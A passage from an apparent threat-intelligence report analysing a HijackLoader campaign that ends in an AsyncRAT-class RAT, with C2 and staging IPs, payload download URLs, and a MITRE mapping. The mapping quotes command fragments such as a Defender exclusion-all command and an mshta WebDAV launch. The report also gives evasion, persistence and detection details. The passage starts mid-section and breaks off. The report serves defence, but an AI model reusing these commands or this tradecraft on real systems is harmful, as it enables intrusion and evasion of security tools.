HKEY_USERS\<SID>\Software\Microsoft\SystemCertificates\Root\Certificates\
  0174E68C97DDF1E0EEEA415EA336A163D2B61AFD\Blob

SystemCertificates\Root\Certificates\<thumbprint>\Blob registry path, placing it into the Trusted Root Certification Authorities store and enabling transparent HTTPS interception with no browser warnings. The thumbprint 0174E68C97DDF1E0EEEA415EA336A163D2B61AFD is a durable hunt indicator: defenders can search for this exact registry path in EDR telemetry to detect this operator's TLS-MITM tradecraft on infected hosts.The cert install was not directly observed behaviourally (likely beyond the observation window or conditional on host fingerprinting that did not match the lab environment). VT C2AE sandbox confirms the technique.
autorunsc misses the .job mechanism because the .job to XML migration creates the System32\Tasks file but may not register a corresponding TaskCache GUID entry at HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID}. Autorunsc primarily enumerates scheduled tasks via the registry-side TaskCache, and the XML alone is not enough for it to flag them.
6.5 Per-Host Random Environment Variables
Round 12 static analysis predicted per-host random env vars set by the loader. Round 13 confirmed all four predicted env vars at runtime. The pattern matches; the exact byte-level algorithm does not.
| Env var name | Env var value | Set by | Notes |
|---|---|---|---|
EUOJCZYGOUCUG |
utvogo |
CrystSupervisor32.exe (PID 3640) | First random env var; set BEFORE PID 9840 spawn |
FVTADTEB |
%TEMP%\807D7B6.tmp |
CrystSupervisor32.exe (PID 9840) | Path to encrypted payload file |
JJZIUTSQYJMNTZ |
%TEMP%\865FDFD.tmp |
CrystSupervisor32.exe (PID 9840) | Path to a SECOND encrypted payload |
PBZULMYY |
C:\ProgramData\adv_ctrl\CrystSupervisor32.exe |
CrystSupervisor32.exe (PID 9840) | Path to persistent loader |
Observed lengths (8, 13, 14, 8 chars) match the Round 12 static-analysis predicted range (8-16 chars, uppercase ASCII A-Z, four random env vars per host, deterministic from hostname). The PATTERN is byte-confirmed. The exact algorithm is NOT byte-confirmed. No FLARE-derived seed produces EUOJCZYGOUCUG in 1M-seed brute force. The static reverse missed something material in the algorithm.
For defenders the operational implication is that rules looking for specific env var names, EUOJCZYGOUCUG for instance, will not catch other infections, because those names are per-host. Rules looking for the PATTERN, uppercase ASCII env var names of length 8 to 16 pointing at %TEMP%\<hex>.tmp files, will generalize.
6.6 Cipher Gap on the Encrypted Payload
Analyst note: The 3.2 MB file
807D7B6.tmpcontains the operator’s final-stage stealer payload, encrypted with a per-host key. Recovering the cipher would let analysts byte-confirm whether the final stage is AsyncRAT, DCRat, zgRAT, VenomRAT, or a heavily-modified variant. Static analysis tested ~270 cryptographic combinations against the file: variants of XOR, AES-128 in five modes with multiple key derivations and IVs, AES-256 in three modes, ChaCha20 with multiple key/nonce configurations, the small 40-byte companion file (865FDFD.tmp) tested as a key, and rand-keystream-XOR with the predicted seed plus 1M-seed brute force. None produce a valid PE start (4D 5A 90 00). The cipher gap itself is a finding. The operator added a per-host KDF beyond what commodity AsyncRAT/DCRat variants typically use.
Files:
| File | Size | SHA256 (prefix) | Pointed at by env var |
|---|---|---|---|
%LocalAppData%\Temp\807D7B6.tmp |
3,344,451 bytes (~3.2 MB) | dd4874b7… (full hash in IOC feed) |
FVTADTEB |
%LocalAppData%\Temp\865FDFD.tmp |
40 bytes | 253fdb10… (full hash in IOC feed) |
JJZIUTSQYJMNTZ |
Lifecycle of 807D7B6.tmp:
- 07:26:31.13: CrystSupervisor32 (PID 9840) creates + writes 3,344,451 bytes
- 07:27:19.48: same process DELETES the file via
SetDispositionInformationEx(FILE_DISPOSITION_DELETE + POSIX_SEMANTICS) - 07:27:19.51: same process RECREATES the file with the identical 3,344,451 bytes (same SHA256)
This delete-then-rewrite pattern is unusual, possibly anti-forensics (wipe + restore to clear forensic file IDs) OR state-reset between stages.
Recovery requires either:
- Interactive debugger attach to pe_03 mid-execution; breakpoint cipher function; capture live key state + decrypted bytes
- Memory-dump
WVault.exespecifically (not full system); search post-decryption process memory for4D 5A 90 00 - External long-running sandbox (20+ minutes) with memory dump capability
6.7 C2 Beacon (DEFINITE: three independent capture sources)
Analyst note: This is the C2 connection itself, captured by three independent network sensors (Suricata, behavioral sandbox TCP log, and netstat samples). The high-value durable signal here is the JA3 hash, which fingerprints the malware’s TLS client behavior independently of the C2 IP. Rotating IPs cannot defeat JA3 detection. The ClientHello length of 93 bytes and the fixed cipher list are equally durable signals at the network layer. Defenders should treat these as the priority detections: an IP block alone is defeated by IP rotation, but the JA3+ClientHello fingerprint persists across rotations.
| Field | Value | Source |
|---|---|---|
| C2 IP | 185.241.208.129 |
Suricata flow + behavioral sandbox [TCP] log + netstat samples (PID 2596) |
| C2 port | 56167 |
Same |
| Protocol | TLSv1.0 | Suricata event_type=tls |
| JA3 | 07af4aa9e4d215a5ee63f9a0a277fbe3 |
Suricata |
| JA4 | t10i060500_4dc025c38c38_1a3805c3aa63 |
Suricata |
| ClientHello cipher list | 49162-49161-49172-49171-53-47 |
Suricata |
| ClientHello length | 93 bytes outbound (every connection, stable IOC) | Packet capture |
| Beacon interval | ~125 seconds (TCP flow timeout, immediate retry from new ephemeral port) | Sysmon EID 3 |
| Beacon span (Sysmon-captured) | 33 minutes 21 seconds, 17 connections | Sysmon EID 3 |
| C2 process | WVault.exe (PID 2596) |
Behavioral sandbox Network Traffic block |
ASN / hosting:
- AS210558: 1337 Services GmbH (Poland, RIPE NCC)
- Spamhaus DROP listed: Suricata fired
ET DROP Spamhaus DROP Listed Traffic(rule 2400036) on the flow
The reconnect is fast enough that the closing and replacement connections briefly coexist: the prior beacon is still lingering in CLOSE_WAIT while the next one is already ESTABLISHED on a fresh ephemeral port, so there is no observable gap between beacons.
- VT confirms
Carriers.exeas a known communicating file for this IP, direct cross-reference - Other communicating files on this IP:
Gdkmos.exe,KioskWindows_1.04.zip,detectrdps.exe,SSA-Statement.exe,Rjdfz.exe(sister samples) - Historical resolutions cluster around banking phishing infrastructure:
caisseregionale-agricole.com,securepay.ddns.net,paiementsecurise.ddns.net,securepay.life,netbillerdown.com
The TLS handshake did not complete past the ClientHello, so the server certificate fingerprint and HTTP/HTTPS payloads are unavailable. The JA3 hash is high-value for detection: fingerprints the malware’s TLS client behavior independently of the C2 IP.
6.8 DNS Activity (49 unique queries: none point to C2)
Analyst note: This sub-section documents the DNS-resolution behavior, or rather the absence of it for C2 traffic. The 49 DNS A queries during the run all resolve legitimate Microsoft, update-service, CRL, and analytics endpoints. None of them resolve operator-controlled C2 infrastructure. The C2 IP
185.241.208.129is hardcoded in the loader/payload and reached via direct TCP connect, never via DNS. The implication for defenders is operationally significant: DNS-based detection (RPZ, sinkholes, DGA detection) WILL NOT catch this campaign. Detection must be IP-based, JA3-based, or behavioral.
Of the 49 unique DNS A queries during the session, NONE point to operator-controlled C2. Categorized:
- Microsoft telemetry / Office365 / Edge / Skype: ~25 queries
- Update services: Windows Update, Brave updates, Intel updates, Malwarebytes updates
- CRL / OCSP: Comodo, DigiCert, GlobalSign, Sectigo, Symantec
- Baseline: doh.xfinity.com (DoH probe), test.com (connectivity self-test), api2.amplitude.com (analytics)
The malware does NOT use DNS for C2 resolution. The C2 IP 185.241.208.129 is hardcoded in the loader/payload, never queried via DNS. Sysmon EID 22 confirms zero DNS queries from Carriers.exe, Carriers.tmp, CrystSupervisor32.exe, WVault.exe, or Crisp.exe.
Detection implication: DNS-based detection (DNS sinkholes, RPZ, DGA detection) WILL NOT catch this campaign. Only IP/JA3-based detection works.
6.9 Suricata Findings
12 alerts total during the run; only 2 are meaningful:
| Count | Signature | Significance |
|---|---|---|
| 2 | ET DROP Spamhaus DROP Listed Traffic Inbound group 37 |
Direct hit on the C2 IP, confirms reputation match |
| 4 | SURICATA STREAM ESTABLISHED packet out of window |
TCP state reassembly noise from the responder side |
| 3 | SURICATA STREAM ESTABLISHED invalid ack |
Same |
| 3 | SURICATA STREAM Packet with invalid ack |
Same |
No AsyncRAT/zgRAT/DCRat SSL-certificate detections fired, because the TLS handshake never completed and the server certificate was never sent. The pre-existing VT IDS hits on Carriers.exe (HIGH confidence, three independent rules: AsyncRAT JA3, AsyncRAT/zgRAT SSL cert pattern, DCRat C&C SSL cert) provide the family-attribution signal that this run did not directly observe.
7. MITRE ATT&CK Mapping
Confidence note: all rows below are HIGH confidence unless explicitly marked
(MODERATE)or(DEFINITE). The Confidence Summary in Section 12 organizes findings by confidence level for the higher-level view.
| Tactic / Technique | Name | Evidence |
|---|---|---|
| Initial Access / T1566.001 | Spearphishing Attachment | Macro Office docs (Price5.docm, Price6.doc, NDA.doc, Price4.xls); NDA/Price lure themes |
| Initial Access / T1566.002 | Spearphishing Link | .url shortcuts pointing to typosquats (onedrive.to, microsoft.com-app.cc); Mega.io URLs |
| Execution / T1204.002 | Malicious File | User must double-click .scr/.msi/.exe/.lnk/.url/.msc lures |
| Execution / T1059.001 | PowerShell | Macro-decoded reverse-encoded URL → iwr → start-process; Excel_2016_Windows.bat Set-ItemProperty calls |
| Execution / T1059.003 | Windows Command Shell | Tier-2 MSC chain cmd.exe /c invocations; taskkill /IM mmc.exe /F cleanup |
| Execution / T1059.005 | Visual Basic | VBA AutoOpen() / Workbook_Open() macros in Price5.docm / Price6.doc / NDA.doc / Price4.xls |
| Execution / T1059.007 | JavaScript | MSC GrimResource javascript:eval(...) in res://apds.dll/redirect.html |
| Execution / T1218.014 | MMC | GrimResource technique on 1.msc, Price2.pdf.msc, MSCFile.msc |
| Execution / T1218.005 | Mshta | mshta.exe \\<webdav>\file.hta POC artifacts (hta.hta, mht.mht, mhtml.mhtml) |
| Execution / T1053.005 | Scheduled Task | watchermgmt.job runs CrystSupervisor32.exe hourly via Task Scheduler |
| Persistence / T1053.005 | Scheduled Task | Legacy .job at C:\Windows\Tasks\watchermgmt.job + auto-migrated XML at C:\Windows\System32\Tasks\watchermgmt; 1-hour heartbeat, daily recurrence |
| Privilege Escalation / T1134 | Access Token Manipulation | AdjustTokenPrivileges + OpenProcessToken imports observed; a YARA escalate_priv match plus a capability-signature hit on Carriers.exe, usage may be stock Inno UAC self-elevation (MODERATE) |
| Defense Evasion / T1574.001 | DLL | Genuine signed SlideShowEditor.exe (renamed CrystSupervisor32.exe) loads operator-modified ExceptionHandler.dll from %TEMP%\is-*.tmp\ |
| Defense Evasion / T1055.012 | Process Hollowing | Stage-1 hollows tapisrv.dll; stage-2 hollows input.dll; runtime hollows WVault.exe (renamed Qihoo PromoUtil.exe) for .NET injection |
| Defense Evasion / T1055.002 | Portable Executable Injection | Stage-2 shellcode (5,808 bytes) injected into tapisrv.dll!.text via VirtualProtect(PAGE_EXECUTE_READWRITE) + memcpy |
| Defense Evasion / T1055 | Process Injection | clr.dll!CreateAssemblyNameObject + clr.dll!GetIdentityAuthority thread start addresses in WVault.exe (process-inspector screenshots) |
| Defense Evasion / T1620 | Reflective Code Loading | ExceptionHandler.dll FUN_100024B0 is an inline reflective loader, PEB-walk API resolution + relocation step + memcpy section bytes + jump to entry |
| Defense Evasion / T1027 | Obfuscated Files or Information | networkspec17.log (entropy 7.88, 99% high-entropy chunks); multi-layer encoding (PNG-IDAT framing + 4-byte XOR + LZNT1 chunked) (DEFINITE) |
| Defense Evasion / T1027.013 | Encrypted/Encoded File | 807D7B6.tmp per-host encrypted final-stealer payload (cipher unrecovered after 270 attempts) (DEFINITE) |
| Defense Evasion / T1027.002 | Software Packing | Inno Setup ChaCha20 wrapper (Inno 6.5+); IsPacked YARA on multiple corpus binaries |
| Defense Evasion / T1027.009 | Embedded Payloads | 8 embedded PEs in 3.75 MB Layer-3 LZNT1 buffer inside networkspec17.log |
| Defense Evasion / T1140 | Deobfuscate/Decode Files or Information | Stage-2 walk_idat_chunks + XOR with 0xE1D5B4A2 + RtlDecompressBuffer LZNT1 chunked |
| Defense Evasion / T1036.005 | Match Legitimate Name or Location | WVault.exe is genuine Qihoo PromoUtil.exe (renamed); Inno AppName Apophyge chosen to look like obscure-but-legit installer |
| Defense Evasion / T1036.007 | Double File Extension | NDA_Agreements.PDF_2025-12-22 06-50-31-659.exe long-timestamp pushes .exe off Explorer’s column |
| Defense Evasion / T1036.002 | Right-to-Left Override | puttyfdp.scr, NDA_Agreementsfdp.msi use U+202E; new variant Carriers_Agreements_009RCARHEFfd..scr adds Cyrillic-р homoglyph (%d1%80) |
| Defense Evasion / T1480 | Execution Guardrails | Per-host hostname-keyed crypto, encrypted payload + env var names deterministic from hostname; resists static recovery on different machine (MODERATE) |
| Defense Impairment / T1685 | Disable or Modify Tools | Defender exclusion HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\ProgramData\adv_ctrl = 0 set via MsMpEng.exe; Tier-2 MSC Add-MpPreference -ExclusionExtension * (DEFINITE) |
| Defense Evasion / T1553.004 | Install Root Certificate | pe_06 (Rugmi.HP) installs GoProxy CA cert (thumbprint 0174E68C97DDF1E0EEEA415EA336A163D2B61AFD) at HKEY_USERS\<SID>\Software\Microsoft\SystemCertificates\Root\Certificates\ (VT C2AE confirmed) |
| Defense Evasion / T1112 | Modify Registry | Multiple registry writes, Defender exclusion, GoProxy cert blob, Inno AppId GUID Uninstall key |
| Defense Evasion / T1497.003 | Time-Based Evasion | Stage-2 anti-sandbox ZwDelayExecution × 9 × 5000ms (45-second sleep) gated by FUN_000002c0 |
| Defense Evasion / T1497.001 | System Checks | Stage-2 anti-sandbox quadruple, ZwQueryInformationProcess + QueryPerformanceCounter + ZwQuerySystemInformation for sandbox detection |
| Credential Access / T1056.001 | Keylogging | CrystSupervisor32.exe YARA keylogger match plus a capability-signature hit (legit Wondershare SlideShowEditor’s full feature surface OR operator-modified internals, uncertain) (MODERATE) |
| Discovery / T1082 | System Information Discovery | GetComputerNameW (pe_03 hash 0xCBB35ABB); used as per-host seed for crypto |
| Discovery / T1083 | File and Directory Discovery | GetEnvironmentVariableW resolution of %TEMP%/%APPDATA%/%PROGRAMDATA%; GetFileSize + ReadFile on encrypted payloads |
| Discovery / T1057 | Process Discovery | Stage-2 ZwQuerySystemInformation (anti-sandbox process enum); CrystSupervisor32’s capability signatures include process enumeration (MODERATE) |
| Collection / T1113 | Screen Capture | CrystSupervisor32.exe YARA screenshot match plus a capability-signature hit; pe_08 imports BitBlt + GetDC + CreateCompatibleBitmap (MODERATE) |
| Command and Control / T1071.001 | Application Layer Protocol: Web Protocols | TLSv1.0 to 185.241.208.129:56167 from WVault.exe; 17 connections over 33 min 21s; pe_08 imports WININET (DEFINITE) |
| Command and Control / T1573.001 | Encrypted Channel: Symmetric Cryptography | TLSv1 ClientHello cipher list 49162-49161-49172-49171-53-47; injected .NET RAT inside WVault.exe handles encryption |
| Command and Control / T1571 | Non-Standard Port | TCP/56167 (not 443/80) for C2 (DEFINITE) |
| Command and Control / T1090.002 | External Proxy | GoProxy MITM intent (CA cert install for HTTPS interception) (MODERATE) |
| Command and Control / T1105 | Ingress Tool Transfer | Mega.io payload downloads (/busket/putty.exe, /busket/putty2.exe, /busket/Bravo/vida/NGZTDICF.exe); 109.120.137.6/PUTTY.exe; 80.253.249.186:5504/<DLL> |
8. Infrastructure Analysis
Analyst note: The campaign uses three different hosting providers for three different purposes, a primary staging server on a Russian-jurisdiction bulletproof host that has been formally sanctioned by the US Treasury, a C2 server on a Spamhaus DROP-listed bulletproof host in Poland, and a second-stage payload host in Germany. The deliberate dual-bulletproof-hosting selection, sanctioned AS210644 plus DROP-listed AS210558, is itself a signal about the operator’s risk tolerance. They are willing to operate on infrastructure that the US Treasury and Spamhaus have publicly flagged. This rules out cautious operators or low-skill operators who would have moved to less-marked hosting after sanction announcements; it does not, by itself, attribute the campaign to any specific named actor.
8.1 Staging Server: 62.60.237.100 (AEZA: OFAC sanctioned)
Analyst note: This is the open directory that hosts the campaign’s distribution kit (32+ artifacts, 8 delivery vectors). What’s worth understanding for a defender is that the hosting AS (AS210644, AEZA Group LLC) was formally sanctioned by the US Treasury in July 2025 with a concurrent Five Eyes joint advisory. The Stage 1 sample first appeared on VirusTotal eight months after that sanctions designation, which means the operator stages on this infrastructure with full awareness of the OFAC designation. Routine network-perimeter rules at most defenders’ organizations would already be blocking traffic to this AS by reputation policy; an explicit IP block on
62.60.237.100is the operational backstop.
| Field | Value |
|---|---|
| IP | 62.60.237.100 |
| Port | 80 |
| Server banner | Apache/2.4.58 (Ubuntu) |
| ASN | AS210644 |
| ASN owner | AEZA GROUP LLC |
| Country | Finland (per RIR data) |
| Provider class | Bulletproof hosting (BPH) |
| Sanctions | OFAC SDN designation SB0185 (US Treasury, July 2025); Five Eyes joint advisory SB0319 |
| First observed active | 2025-12-21 |
| Investigation status | Live (2026-05-06) |
The directory /Documents/ (mirrored at /download/Documents/) is open and indexable, hosting 32+ phishing-vector artifacts. Other communicating sister samples observed on this IP via VirusTotal, operator stages multiple sub-campaigns on the same staging server.
The sanctions context matters. AS210644 was sanctioned by the US Treasury Office of Foreign Assets Control on 1 July 2025, with a concurrent Five Eyes joint designation. Per Recorded Future Insikt Group, AS210644 carried 7.5% of Tier-1 C2 servers between July 2024 and July 2025. The Stage 1 sample first appeared on VirusTotal on 22 March 2026, eight months after the designation, so the operator is running on sanctioned infrastructure with full awareness of it.
8.2 C2 Server: 185.241.208.129 (1337 Services: Spamhaus DROP)
Analyst note: This is the active C2 endpoint. Every infected host beacons here over TLSv1 on a non-standard high port (TCP/56167). The hosting AS, AS210558 (1337 Services GmbH, Poland), is on the Spamhaus DROP list of presumed-malicious infrastructure that legitimate networks publish-and-block by policy. VirusTotal also lists five sister sample binaries communicating with this same IP:
Gdkmos.exe,KioskWindows_1.04.zip,detectrdps.exe,SSA-Statement.exe,Rjdfz.exe. Hunt teams should add these as additional hash-based searches in their EDR telemetry; co-resident operator infrastructure on AS210558 is a useful pivot point even when the specific campaign attribution is uncertain.
| Field | Value |
|---|---|
| IP | 185.241.208.129 |
| Port | 56167 |
| ASN | AS210558 |
| ASN owner | 1337 Services GmbH |
| Country | Poland (per VT) |
| Provider class | Bulletproof hosting (BPH) |
| Listing status | Spamhaus DROP |
| Other community signals | DOJ Operation Talent domain seizure (StarkRDP/rdp.sh, January 2025); 1000+ community abuse reports across 200+ sources on the /24 |
| VT communicating files | Carriers.exe, Gdkmos.exe, KioskWindows_1.04.zip, detectrdps.exe, SSA-Statement.exe, Rjdfz.exe |
| Historical resolutions | Banking phishing infrastructure (caisseregionale-agricole.com, securepay.ddns.net, paiementsecurise.ddns.net, securepay.life, netbillerdown.com) |
AS210558 is Spamhaus DROP-listed. Spamhaus DROP is a list of presumed-malicious infrastructure that legitimate networks publish-and-block by policy. The listing means routine network-perimeter rules at most defenders’ organizations would already be blocking traffic to/from this IP regardless of campaign-specific detection.
The IP recurs across three Hunters Ledger investigations (this campaign and two prior). This recurrence does not by itself attribute the campaigns to a single operator (AS210558 is shared bulletproof hosting and multiple operators may co-tenant) but it is consistent with operator overlap at MODERATE confidence (per the ACH analysis in Section 11).
8.3 Second-Stage Payload Server: 109.120.137.6 (H2nexus)
| Field | Value |
|---|---|
| IP | 109.120.137.6 |
| ASN | AS215730 |
| ASN owner | H2NEXUS LTD |
| Country | Germany |
| Provider class | Commodity hosting |
| Hosted payloads | PUTTY.exe, RDP.exe, RMS.exe, Glovo.exe |
| Russian-language artifact | Historical URL mozhno-li-vyvesti-dengi-s-krakena.html (“can-you-withdraw-money-from-Kraken”) |
| VT verdict | 6/91 malicious |
The Russian-language Kraken-exchange URL on this IP is one of the strongest single Russian-speaking-operator language signals in the corpus. Combined with the VSEZBSRABOTAT.url filename and the Mega.io busket/ typo, three independent first-language signals converge on Russian-speaking attribution at HIGH confidence (90%).
8.4 Mega.io Cloud-Storage Abuse
| Field | Value |
|---|---|
| Service | s3.g.s4.mega.io |
| Operator bucket ID | aileqac3yep7oqdhygjpberqqnk2zrnhck2lx |
| Operator subdir typo | busket/ (typo of bucket/) |
| Subfolders observed | busket/, Bravo/vida/ |
| Hosted payloads | putty.exe, putty2.exe, Bravo/vida/NGZTDICF.exe |
| VT verdict | 13/60 malicious |
Mega.io is a legitimate cloud-storage service. The operator’s specific bucket is the abuse vector. The busket/ typo (operator misspelling of bucket/) is a stable cross-vector fingerprint. It appears in every delivery vector that reaches Mega.io and has remained stable for 15+ months. The typo is a characteristic English-second-language error and is treated as a strong Russian-speaker tell.
8.5 Co-Resolution: Four Typosquat Domains
| Domain | First seen | Resolution to 62.60.237.100 |
|---|---|---|
onedrive.to |
2025-12-20 | Active |
microsoft.com-app.cc |
(per-campaign) | Active |
www-microsoft.live |
2025-10-03 | Historical (per VT pDNS) |
www.onedrive.to |
(CNAME of onedrive.to) |
Active |
Four typosquat domains co-resolving to a single staging IP is DEFINITE single-operator infrastructure control, the probability that four unrelated actors registered four typosquats and pointed them at the same IP is negligible. The infrastructure cluster supports the H1 attribution hypothesis (single distinct operator) over the H4 hypothesis (shared bulletproof tenancy of unrelated actors).
8.6 Shared Wondershare-Pack Staging: 80.253.249.186
Analyst note: This IP serves the legitimate Wondershare DLL pack used as camouflage by multiple HijackLoader campaigns leveraging the Wondershare side-load template. It is not specific to UTA-2026-007. It is shared infrastructure. Defenders observing connections to
80.253.249.186:5504/<DLL>requests have a high-confidence indicator they are watching a Wondershare-side-load campaign, but not necessarily this specific operator. Use it as a pivot point that narrows the suspect set, not as a single-operator attribution signal.
| Field | Value |
|---|---|
| IP | 80.253.249.186 |
| Port | 5504 |
| ASN owner | QWINS LTD |
| Country | Germany |
| VT verdict | 11/47 malicious |
This IP serves the legitimate Wondershare DLL pack (BugSplat.dll, COMSupport.dll, etc.) used by multiple campaigns leveraging the Wondershare side-load template. The shared-staging IP is useful as a pivot. Defenders observing connections to 80.253.249.186:5504/<DLL> requests have a high-confidence indicator that they are watching a Wondershare-side-load campaign, but not necessarily this specific operator.
9. Final-Stage Family Identification
Analyst note: The final stage of this kill chain is a .NET RAT injected into the renamed Qihoo
WVault.exehost. Three independent VirusTotal IDS rules fire on the C2 SSL handshake: one for AsyncRAT/zgRAT-style SSL certs, one for DCRat C&C SSL certs, and one for the AsyncRAT JA3 hash. All three families are .NET-based and are sometimes paired with HijackLoader. This narrows the final stage to AsyncRAT-class with HIGH confidence, but pinning the specific variant (AsyncRAT, DCRat, zgRAT, VenomRAT, or a heavily-modified fork) would require either a TLS man-in-the-middle of the C2 traffic or a memory dump ofWVault.exewhile the .NET assembly is loaded. Neither was achieved in this 5-minute behavioral sandbox window. The cipher gap on the on-disk encrypted payload (807D7B6.tmp) further limits variant pinning.
9.1 Family-attribution evidence
| Source | Verdict |
|---|---|
| VT IDS rule (Emerging Threats) | ET MALWARE Generic AsyncRAT/zgRAT Style SSL Cert, HIGH severity |
| VT IDS rule (Abuse.ch SSLBL) | Malicious SSL certificate detected (DCRat C&C) |
| VT IDS rule (Abuse.ch SSLBL) | Malicious JA3 SSL-Client Fingerprint detected (AsyncRAT), JA3 07af4aa9e4d215a5ee63f9a0a277fbe3 |
| Process inspection | clr.dll!CreateAssemblyNameObject + clr.dll!GetIdentityAuthority thread start addresses in WVault.exe |
Most likely candidates (all .NET-based, all match the SSL cert IDS hits):
- AsyncRAT: public reports show Polish C2 infrastructure, TLSv1.0 with similar JA3
- DCRat: known to use AS210558 hosting per public threat-intel
- zgRAT: commodity, often paired with HijackLoader as final stage
- XWorm / Quasar / VenomRAT: possible but less commonly paired with HijackLoader
9.2 What the cipher gap implies
The encrypted payload 807D7B6.tmp resisted 270 cryptographic recovery combinations including:
- 4-byte rotating XOR with
X65599("FLARE") XOR 0xA1B2D3B4=0x2349249A, fail - 4-byte rotating XOR with key recovered via known-plaintext attack assuming
4D 5A 90 00first bytes (=0x344A4F78), fail - msvcrt rand-keystream XOR with FLARE seed and three other candidate seeds, fail
- Brute-force
srand(seed) + rand()loop in first 1M seed range, fail - AES-128 brute force (4 seeds × 5 derivations × 4 modes × 7 IVs = ~140 trials), zero MZ hits
- AES-256 brute force (4 seeds × 2 derivations × ECB + CBC/CTR with 7 IVs = ~70 trials), zero MZ hits
- ChaCha20 brute force (4 seeds × 2 key derivations × 2 metadata slicings × 5 nonces + 3 IETF nonces = ~64 trials), zero MZ hits
865FDFD.tmp(40 bytes) tested as key material across all the above, zero MZ hits
The cipher gap rules out commodity AsyncRAT/DCRat cipher patterns (most variants use AES-128-CBC with hardcoded or seed-derivable keys). Either this is a heavily-modified .NET RAT variant with custom key derivation, OR the cipher key is derived at runtime from network-received material (operator-pushed key after first beacon), OR multi-source KDF (registry + computer SID + serial + hostname combined).
The gap itself is a positive finding. The operator’s per-host KDF exceeds commodity AsyncRAT/DCRat patterns. Both possible explanations support the broader thesis: this campaign’s operator added a per-host key-derivation layer beyond stock HijackLoader tradecraft.
10. Detection & Response
Analyst note: This section consolidates detection coverage and response orientation into a single operational reference. The detection content (five YARA rules, nine Sigma rules, one Suricata signature) is published as a separate file (link below) so defenders can pull rules into their detection stack without parsing the report. The response orientation block at the end (Section 10.4) is a brief operational reference. It lists detection priorities, persistence targets, and containment categories. This is not a step-by-step incident-response procedure; readers with confirmed compromises should engage their internal IR teams or dedicated playbooks for sequencing and execution.
The detection content for this campaign is published at:
/hunting-detections/opendirectory-62-60-237-100-20260506-detections/ (raw file: opendirectory-62-60-237-100-20260506-detections.md)
10.1 Coverage summary
| Rule Type | Count | Key MITRE Techniques Covered | False-Positive Risk |
|---|---|---|---|
| YARA | 5 | T1027.009, T1027.013, T1204.002, T1574.001, T1055.012, T1055.002, T1620, T1480, T1036.005, T1218.014, T1059.005, T1105 | LOW-MEDIUM |
| Sigma | 9 | T1204.002, T1036.005, T1055.012, T1055.002, T1574.001, T1053.005, T1059.005, T1112, T1685, T1218.014, T1480 | LOW-MEDIUM |
| Suricata | 1 | T1071.001, T1573.001, T1571, T1105, T1090.002 | LOW |
10.2 Priority deployment targets
- Suricata rule for C2 IP and JA3 hash: deploy immediately at network perimeter. JA3 hash is durable across C2 IP changes; matches SSLBL AsyncRAT JA3 list.
- Sigma rules for
watchermgmt.jobcreation andadv_ctrldirectory: hunt retroactively in EDR/SIEM. Catches the legacy.jobautorunsc-blind persistence pattern. - YARA rule for
networkspec17.logIDAT carrier: deploy in endpoint memory scanners and gateway AV. Catches the Layer-1/Layer-2/Layer-3 encoding signature.
10.3 Coverage gaps (intentional)
- No detection for the per-host random env vars by name: values are deterministic per host; specific names like
EUOJCZYGOUCUGwould not catch other hosts. Sigma rule covers the PATTERN (env vars matching^[A-Z]{8,16}$set by non-system processes pointing at%TEMP%\<8hex>.tmp) instead. - No detection for the Qihoo PromoUtil hash itself: the hash is genuine signed Qihoo software. Sigma rule covers the BEHAVIORAL PATTERN (orphaned process with
clr.dll!CreateAssemblyNameObjectthread start addresses) instead. - No detection rule for the cipher of
807D7B6.tmp: cipher unrecovered after 270 attempts; a content-based rule is impossible without knowing the algorithm. YARA rule covers the FILE-PATH PATTERN (%TEMP%\<8hex>.tmpreferenced by per-host random env var names) instead.
Defenders should assume a 43-second window from sample launch to first C2 beacon. File-based detection has to act inside that window, or behavioral detection at the orphan-WVault.exe stage becomes necessary.
10.4 Response Orientation
Detection priorities (top 3 highest-value hunt targets):
- JA3 fingerprint
07af4aa9e4d215a5ee63f9a0a277fbe3: durable across C2 IP changes; catches the same beacon technology in any future campaign - Orphan
WVault.exe(or any renamedPromoUtil.exe) with .NET CLR threads: catches the cross-campaign Qihoo hollow-host TTP cluster (8+ campaigns since 2025) - Legacy
.jobfile create atC:\Windows\Tasks\from non-system-installer parent: catches the autorunsc-blind persistence pattern
Persistence targets (artifact names and locations only, defenders’ IR teams own removal sequencing):
- Scheduled task:
watchermgmt(legacy.jobatC:\Windows\Tasks\watchermgmt.jobAND XML atC:\Windows\System32\Tasks\watchermgmt) - Registry:
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\ProgramData\adv_ctrl - Registry:
HKEY_USERS\<SID>\Software\Microsoft\SystemCertificates\Root\Certificates\0174E68C97DDF1E0EEEA415EA336A163D2B61AFD - Registry:
